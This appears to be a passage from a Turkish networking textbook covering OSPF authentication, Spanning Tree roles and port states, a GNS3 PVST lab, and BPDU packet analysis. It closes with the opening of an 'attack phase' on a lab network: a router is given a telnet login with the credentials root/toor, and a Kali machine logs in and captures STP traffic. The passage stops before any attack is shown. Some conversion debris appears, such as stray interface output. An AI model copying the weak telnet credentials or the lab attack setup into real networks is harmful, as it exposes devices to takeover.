
switch(config) # interface ethernet 1/2
switch(config-if) # no switchport
switch(config-if) # ip ospf passive-interface
switch(config-if) #
R1(config)#int fa0/0
R1(config-if)#ip ospf authentication-key secret
R1(config-if)#ip ospf authentication
R1(config)#int fa0/0
R1(config-if)#ip ospf message-digest-key 1 md5 secret
R1(config-if)#ip ospf authentication message-digest

```

BÖLÜM 3 L2 PROTOKOLLERİ

SPANNING TREE STP

STP'nin ana görevi katman 2'de çalışan yedekli yapılarda broadcast stormu engellemektir. 802.1D standardına sahiptir aşağıdaki şekli inceleyiniz;



Broadcast bir trafik çıktığında paketler tüm portlardan sürekli yollanacağından dolayı ağ anahtarları üzerinde paket döngüsü meydana gelecektir. Bu fırtınanın engellenmesi için belli portların kapalı durumda beklemesi gerekmektedir. Olası bir kablo hatasında ise ağ trağının akması için kapalı durumda olan port açılarak iletişime devam edilir. Bu mekanizmayı uygun kılan protokol STP protokolüdür. STP broadcast stormu bu şekilde engeller. Yukarıdaki şekle bakıldığından yeşil yanan portlar açık turuncu renkli yanan portlar kapalı bekleme durumundadır. Konu terminolojisinin anlaşılması için aşağıdaki tanımlara göz atınız.

ROOT BRIDGE: En iyi Root bridge ID'ye sahip switch'dir. Tüm portları açıktır, diğer switchlerin organizasyonunu yapan switchdir. Handi portların bloklanacağını, hangi portların forwarding moda alınacağına karar verir. Priority değeri en küçük olan switch root switch olarak seçilir. Priority değerleri aynı olduğu takdirde seçim MAC adreslerine bakılarak yapılır. MAC adres değeri daha düşük olan switch root olur.


BPDU: Bridge protocol data unit paketleri, STP için taşınan bilgileri içeren paketlerdir.

BRIDGE ID: Ağdaki tüm switchler için STP tarafından root bridge ve diğer rollerdeki switchleri tanımak için tutulan kayıttır. Varsayılan olarak bu ID değeri 32,768'dir.

NON ROOT BRIDGE: Root olmayan switchlerdir. BPDU paketlerini gönderir ve alırlar.

PORT COSTU: Route bridge'e giden birden fazla yol olduğunda ve portların hiçbir root port olmadığından, route bridge'e en iyi olan yolu bulunması için cost hesabı yapılır. Bir linkin costu bant genişliği ile hesaplanır.

Aşağıdaki şekli inceleyiniz.



Root port, bridge direkt bağlı linktir. Designated port sekilden görüleceği üzere en düşük costa sahip porttur. Forwarding port framleri ileter, blocked port iletmeyez. Aşağıdaki konfigürasyon ve çıktıları inceleyiniz;

UYGULAMA 22

Root Bridge

```

Switch#conf t
Enter configuration commands, one per line. End with CNTL/Z.
Switch(config)#spanning-tree vlan 1 priority 1
% Bridge Priority must be in increments of 4096.
% Allowed values are:
 0      4096   8192   12288  16384  20480  24576  28672
 32768  36864  40960  45056  49152  53248  57344  61440
Switch(config) #spanning-tree vlan 1 priority 0
Switch(config)#do show span
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID  Priority 1
            Address 0003.E44D.5DCD
            This bridge is the root
            Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority 1 (priority 0 sys-id-ext 1)
            Address 0003.E44D.5DCD
            Hello Time 2 sec  Max Age 20 sec  Forward Delay 15 sec
            Aging Time 20

Interface      Role Sts Cost      Prio.Nbr Type
-----  -----
-----  -----
Fa0/1          Desg FWD 19        128.1      P2p
Fa1/1          Desg FWD 19        128.2      P2p

Switch(config) #exit

```

Sw1

```
Switch#show spanning-tree
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    1
              Address     0003.E44D.5DCD
              Cost         19
              Port        1 (FastEthernet0/1)
              Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec

  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
              Address     00E0.B0A8.8655
              Hello Time  2 sec  Max Age 20 sec  Forward Delay 15 sec
              Aging Time  20
```

Interface	Role	Sts	Cost	Prio.Nbr	Type
Fa1/1	Altn	BLK	19	128.2	P2p
Fa2/1	Altn	BLK	19	128.3	P2p
Fa0/1	Root	FWD	19	128.1	P2p

```
Switch#show spanning-tree ?
active          Report on active interfaces only
detail          Detailed information
inconsistentports Show inconsistent ports
interface       Spanning Tree interface status and configuration
summary         Summary of port states
vlan            VLAN Switch Spanning Trees
<cr>
```


```
Switch#show spanning-tree summary
```

```
Switch is in pvst mode
Root bridge for:
Extended system ID      is enabled
Portfast Default         is disabled
PortFast BPDU Guard Default  is disabled
Portfast BPDU Filter Default is disabled
Loopguard Default        is disabled
EtherChannel misconfig guard is disabled
UplinkFast               is disabled
BackboneFast              is disabled
Configured Pathcost method used is short
```

Name	Blocking	Listening	Learning	Forwarding	STP	Active
VLAN0001	2	0	0	1		3
1 vlans	2	0	0	1		3

Sw2

```
Switch#show spanning-tree
VLAN0001
  Spanning tree enabled protocol ieee
  Root ID    Priority    1
              Address     0003.E44D.5DCD
              Cost         19
              Port        1 (FastEthernet0/1)
              Hello Time  2 sec  Max Age 20 sec  Forward Delay
              15 sec
  Bridge ID  Priority    32769  (priority 32768 sys-id-ext 1)
              Address     0002.17D9.D25B
              Hello Time  2 sec  Max Age 20 sec  Forward Delay
              15 sec
              Aging Time  20
Interface      Role Sts Cost      Prio.Nbr Type
-----  -----
Fa0/1          Root FWD 19      128.1    P2p
Fa1/1          Desg FWD 19      128.2    P2p
Fa2/1          Desg FWD 19      128.3    P2p
Switch#
```



Spanning Tree Port Durumları

Blocking: Frame iletimi yapılmaz. Sadece gelen BPDU paketleri dinlenir.

Listening: Frame iletime geçilmeden önce döngü olmadığından anlaşılması için BPDU paketleri dinlenir. Port Mac tablosuna veri yazılmaz.

Learning: Switch portu BPDU'ları dinler ve ağdaki tüm yolları öğrenir. Port MAC adresi tablosuna yerleşir, frame iletimi olmaz. Portun listening moddan learning moda geçmesi için gereken 15 sn'lik süreye forward delay denir.

Forwarding: Port bridge porttaki tüm veri framelerini alır gönderir.

Disabled: Hiçbir işlevi olmayan porttur. Frame almaz vermez BPDU göndermez.

Bir switch topluluğunda spanning tree ayarlanmışsa disable olan port forwardiing durumuna geçene kadar yaklaşık 50 sn kadar bir zaman geçer. Bu geçen zamana convergence time adı verilir. Convergence işlemi tamamlanana kadar switch üzerinden akan trafik durdurulur ve işlem yapılmaz. Son kullanıcıların bağlı olduğu portlarda convergence için yapılan bekleme son kullanıcı DHCP üzerinden IP adresi alırken bazı sorunlara sebep olabilir. Bu yüzden portfast özelliği kullanılarak bu bekleme son kullanıcı için azaltılabilir.

```
Switch(config-if)#interface fa 3/1
Switch(config-if)#
Switch(config-if)#sw mode access
Switch(config-if)#
Switch(config-if)#sw access vlan 10
Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10,
changed state to up

Switch(config-if)#
Switch(config-if)#
Switch(config-if)#spanning-tree portfast ?
    disable  Disable portfast for this interface
    trunk    Enable portfast on the interface even in trunk mode
<cr>
Switch(config-if)#spanning-tree portfast
%Warning: portfast should only be enabled on ports connected
to a single
host. Connecting hubs, concentrators, switches, bridges,
etc... to this
interface when portfast is enabled, can cause temporary
bridging loops.
Use with CAUTION

%Portfast has been configured on FastEthernet3/1 but will only
have effect when the interface is in a non-trunking mode.
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#
Switch(config-if)#exit
Switch(config)#int fa 0/1
Switch(config-if)#sw mode trunk


Switch(config-if)#
%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to down

%LINEPROTO-5-UPDOWN: Line protocol on Interface
FastEthernet0/1, changed state to up

Switch(config-if)#interface fa 2/1
Switch(config-if)#sw mode trunk
```

UYGULAMA 23 PVST LAB

Aşağıdaki switch ağını kurunuz. GNS3 üzerinde işlemler gerçekleştirilecektir.



Her switch üzerinde vlan eklemeleri trunk port yapılandırmalarını aşağıdaki örnek yapılandırma gibi yapınız.

vlan database vlan 10 vlan 20 vlan 30 enable conf t interface fa0/0 speed 100 duplex full sw mode trunk interface fa0/1 speed 100 duplex full sw mode trunk	interface range fa 0/3 – 12 sw mode access sw access vlan 10
--	--

```
R2#show vlan-switch
```

VLAN	Name		Status	Ports						
1	default		active	Fa0/1, Fa0/2, Fa0/13, Fa0/14 Fa0/15						
10	VLAN0010		active	Fa0/3, Fa0/4, Fa0/5, Fa0/6 Fa0/7, Fa0/8, Fa0/9, Fa0/10 Fa0/11, Fa0/12						
20	VLAN0020		active							
30	VLAN0030		active							
1002	fdmi-default		active							
1003	token-ring-default		active							
1004	fddinet-default		active							
1005	trnet-default		active							
VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1	enet	100001	1500	-	-	-	-	-	1002	1003
10	enet	100010	1500	-	-	-	-	-	0	0
20	enet	100020	1500	-	-	-	-	-	0	0
30	enet	100030	1500	-	-	-	-	-	0	0
1002	fdmi	101002	1500	-	-	-	-	-	1	1003
1003	tr	101003	1500	1005	0	-	-	srb	1	1002
VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1004	fdnet	101004	1500	-	-	1	ibm	-	0	0
1005	trnet	101005	1500	-	-	1	ibm	-	0	0

```
R1(config)#interface range fa 0/3 - 12
R1(config-if-range)#sw mode acce
R1(config-if-range)#sw mode access
R1(config-if-range)#sw ac
R1(config-if-range)#sw access vlan 20
R1(config-if-range)#exit
R1(config)#exit
R1#sho
*Mar 1 00:26:29.083: %SYS-5-CONFIG_I: Configured from console by console
R1#show vlan-switch
```

VLAN	Name		Status	Ports						
1	default		active	Fa0/2, Fa0/13, Fa0/14, Fa0/15						
10	VLAN0010		active							
20	VLAN0020		active	Fa0/3, Fa0/4, Fa0/5, Fa0/6 Fa0/7, Fa0/8, Fa0/9, Fa0/10 Fa0/11, Fa0/12						
30	VLAN0030		active							
1002	fdmi-default		active							
1003	token-ring-default		active							
1004	fddinet-default		active							
1005	trnet-default		active							
VLAN	Type	SAID	MTU	Parent	RingNo	BridgeNo	Stp	BrdgMode	Trans1	Trans2
1	enet	100001	1500	-	-	-	-	-	1002	1003
10	enet	100010	1500	-	-	-	-	-	0	0
20	enet	100020	1500	-	-	-	-	-	0	0
30	enet	100030	1500	-	-	-	-	-	0	0
1002	fdmi	101002	1500	-	-	-	-	-	1	1003
1003	tr	101003	1500	1005	0	-	-	srb	1	1002
1004	fdnet	101004	1500	-	-	1	ibm	-	0	0

--More--

```

R3(config)#interface range fa0/3 - 12
R3(config-if-range)#sw mode ac
R3(config-if-range)#sw mode access
R3(config-if-range)#sw mode access
R3(config-if-range)#sw ac
R3(config-if-range)#sw access vlan 30
R3(config-if-range)#do sh vlan-sw

VLAN Name Status Ports
----- -----
1 default active Fa0/0, Fa0/13, Fa0/14, Fa0/15
10 VLAN0010 active
20 VLAN0020 active
30 VLAN0030 active Fa0/3, Fa0/4, Fa0/5, Fa0/6
Fa0/7, Fa0/8, Fa0/9, Fa0/10
Fa0/11, Fa0/12
1002 fddi-default active
1003 token-ring-default active
1004 fddinet-default active
1005 trnet-default active

VLAN Type SAID MTU Parent RingNo BridgeNo Stp BrdgMode Trans1 Trans2
----- -----
1 enet 100001 1500 - - - - - 1002 1003
10 enet 100010 1500 - - - - - 0 0
20 enet 100020 1500 - - - - - 0 0
30 enet 100030 1500 - - - - - 0 0
1002 fddi 101002 1500 - - - - - 1 1003
1003 tr 101003 1500 1005 0 - - srb 1 1002
1004 fdnet 101004 1500 - - - 1 ibm - 0 0
--More-- 

```

VLANLARA IP ATAMA:

```

R1(config)#interface vlan 10
R1(config-if)#ip addr
*Mar 1 00:29:52.435: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10,
R1(config-if)#ip addr ?
    A.B.C.D  IP address
    dhcp      IP Address negotiated via DHCP
    pool      IP Address autoconfigured from a local DHCP pool

R1(config-if)#ip addr 192.168.10.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#interface vlan 20
R1(config-if)#ip addr 192
*Mar 1 00:30:16.015: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20,
R1(config-if)#ip addr 192.168.20.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#interface vlan 30
R1(config-if)#ip addr 1
*Mar 1 00:30:40.171: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan30,
R1(config-if)#ip addr 192.168.30.1 255.255.255.0
R1(config-if)#no sh
R1(config-if)#

```

```

Enter configuration commands, one per line. End with CNTL/Z.
R2(config)#interface vlan 10
R2(config-if)#
*Mar 1 00:31:25.967: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10,
= to up
R2(config-if)#ip addr 192.168.10.2 255.255.255.0
R2(config-if)#no sh
R2(config-if)#interface vlan 20
R2(config-if)#
*Mar 1 00:31:48.655: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20,
= to up
R2(config-if)#ip addr 192.168.20.2 255.255.255.0

R2(config-if)#no sh
R2(config-if)#interface vlan 30
R2(config-if)#
*Mar 1 00:32:10.083: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan30,
= to up
R2(config-if)#ip addr 192.168.30.2 255.255.255.0
R2(config-if)#no sh
R2(config-if)#

```

```

R3(config)#interface vlan 10
R3(config-if)#ip addr
*Mar 1 00:34:34.671: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan10, changed state
R3(config-if)#ip addr 192.168.10.3 255.255.255.0
R3(config-if)#interface vlan 20
R3(config-if)#ip addr 192.
*Mar 1 00:34:50.071: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan20, changed state
R3(config-if)#ip addr 192.168.20.3 255.255.255.0
R3(config-if)#interface vlan 30
R3(config-if)#ip addr 1
*Mar 1 00:35:06.499: %LINEPROTO-5-UPDOWN: Line protocol on Interface Vlan30, changed state
R3(config-if)#ip addr 192.168.30.3 255.255.255.0
R3(config-if)#do sh ip int brief


| Interface        | IP-Address   | OK? | Method | Status                | Protocol |
|------------------|--------------|-----|--------|-----------------------|----------|
| FastEthernet0/0  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/1  | unassigned   | YES | unset  | up                    | up       |
| FastEthernet0/2  | unassigned   | YES | unset  | up                    | up       |
| FastEthernet0/3  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/4  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/5  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/6  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/7  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/8  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/9  | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/10 | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/11 | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/12 | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/13 | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/14 | unassigned   | YES | unset  | up                    | down     |
| FastEthernet0/15 | unassigned   | YES | unset  | up                    | down     |
| Serial1/0        | unassigned   | YES | unset  | administratively down | down     |
| Serial1/1        | unassigned   | YES | unset  | administratively down | down     |
| Serial1/2        | unassigned   | YES | unset  | administratively down | down     |
| Serial1/3        | unassigned   | YES | unset  | administratively down | down     |
| Vlan1            | unassigned   | YES | unset  | up                    | up       |
| Vlan10           | 192.168.10.3 | YES | manual | up                    | up       |
| Vlan20           | 192.168.20.3 | YES | manual | up                    | up       |
| Vlan30           | 192.168.30.3 | YES | manual | up                    | up       |


R3(config-if)#do wr
Building configuration...
[OK]

```

PVST YAPILANDIRMASI:

```
R3(config)#spanning-tree vlan 30 root primary
R3(config)#spanning-tree vlan 30 root primary
  VLAN 30 bridge priority set to 8192
  VLAN 30 bridge max aging time unchanged at 20
  VLAN 30 bridge hello time unchanged at 2
  VLAN 30 bridge forward delay unchanged at 15
R3(config)#


---


R1(config)#spanning-tree vlan 20 root primary
% This switch is already the root of VLAN20 spanning tree
  VLAN 20 bridge priority set to 8192
  VLAN 20 bridge max aging time unchanged at 20
  VLAN 20 bridge hello time unchanged at 2
  VLAN 20 bridge forward delay unchanged at 15
R1(config)#


---


 R2
R2(config-if)#do wr
Building configuration...
[OK]
R2(config-if)#exit
R2(config)#spa
R2(config)#spanning-tree vlan 10 roo
R2(config)#spanning-tree vlan 10 root prima
R2(config)#spanning-tree vlan 10 root primary
  VLAN 10 bridge priority set to 8192
  VLAN 10 bridge max aging time unchanged at 20
  VLAN 10 bridge hello time unchanged at 2
  VLAN 10 bridge forward delay unchanged at 15
R2(config)#


---



```

BPDU Paket Analizi:

```
> Frame 5525: 68 bytes on wire (544 bits), 68 bytes captured (544 bits) on interface 0
> Ethernet II, Src: cc:01:27:08:f0:00 (cc:01:27:08:f0:00), Dst: PVST+ (01:00:0c:cc:cc:cd)
> 802.1Q Virtual LAN, PRI: 0, DEI: 0, ID: 30
> Logical-Link Control
▼ Spanning Tree Protocol
    Protocol Identifier: Spanning Tree Protocol (0x0000)
    Protocol Version Identifier: Spanning Tree (0)
    BPDU Type: Configuration (0x00)
    BPDU Flags: 0x00
    ▼ Root Identifier: 8192 / 0 / cc:03:22:18:00:03
        Root Bridge Priority: 8192
        Root Bridge System ID Extension: 0
        Root Bridge System ID: cc:03:22:18:00:03 (cc:03:22:18:00:03)
        Root Path Cost: 19
    ▶ Bridge Identifier: 32768 / 0 / cc:01:27:08:00:03
        Port identifier: 0x8001
        Message Age: 1
        Max Age: 20
        Hello Time: 2
        Forward Delay: 15
    ▼ Originating VLAN (PVID): 30
        Type: Originating VLAN (0x0000)
        Length: 2
```

0000	01 00 0c cc cc cd cc 01 27 08 f0 00 81 00 00 1e
0010	00 32 aa aa 03 00 00 0c 01 0b 00 00 00 00 00 20	.2.
0020	00 cc 03 22 18 00 03 00 00 00 13 80 00 cc 01 27	...".
0030	08 00 03 80 01 01 00 14 00 02 00 0f 00 00 00 00
0040	00 02 00 1e

ATAK FAZI:



```
R1
R1(config)#interface fa 0/15
R1(config-if)#speed 100
R1(config-if)#duplex full
R1(config-if)#
*Mar 1 00:59:00.279: %LINEPROTO-5-UPDOWN: Line protocol on Interface FastEthernet0/15, changed
R1(config-if)#exit
R1(config)#interface vlan 1
R1(config-if)#ip addr 192.168.217.200 255.255.255.0
R1(config-if)#no sh
R1(config-if)#exit
R1(config)#[
```

```
R1(config)#username root privilege 15 secret toor
R1(config)#line vty 0 4
R1(config-line)#transport input telnet
R1(config-line)#login local
R1(config-line)#
inet 127.0.0.1 netmask 255.0.0.0
inet6 ::1 prefixlen 128 scopeid 0x10<host>
loop txqueuelen 1 (Local Loopback)
RX packets 24 bytes 1440 (1.4 KiB)
RX errors 0 dropped 0 overruns 0 frame 0
TX packets 24 bytes 1440 (1.4 KiB)
TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

root@kali:~# ping 192.168.217.200
PING 192.168.217.200 (192.168.217.200) 56(84) bytes of data.
64 bytes from 192.168.217.200: icmp_seq=1 ttl=255 time=24.7 ms
64 bytes from 192.168.217.200: icmp_seq=2 ttl=255 time=3.98 ms
^C
--- 192.168.217.200 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 3.984/14.351/24.718/10.367 ms
root@kali:~#
```


```
root@kali:~# ping 192.168.217.200
PING 192.168.217.200 (192.168.217.200) 56(84) bytes of data.
64 bytes from 192.168.217.200: icmp_seq=1 ttl=255 time=24.7 ms
64 bytes from 192.168.217.200: icmp_seq=2 ttl=255 time=3.98 ms
^C
--- 192.168.217.200 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 3.984/14.351/24.718/10.367 ms
root@kali:~# telnet 192.168.217.200
Trying 192.168.217.200...
Connected to 192.168.217.200.
Escape character is '^J'.
```




```
User Access Verification

Username: root
Password:
R1#wr
Building configuration...
[OK]
R1#
```

```
root@kali:~# tcpdump -i eth1
tcpdump: verbose output suppressed, use -v or -vv for full protocol decode
listening on eth1, link-type EN10MB (Ethernet), capture size 262144 bytes
04:14:54.195330 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:14:56.178208 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:14:58.173455 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
00.8010, length 43
04:15:00.175886 STP 802.1d, Config, Flags [none], bridge-id 0000.cc:01:27:08:00:
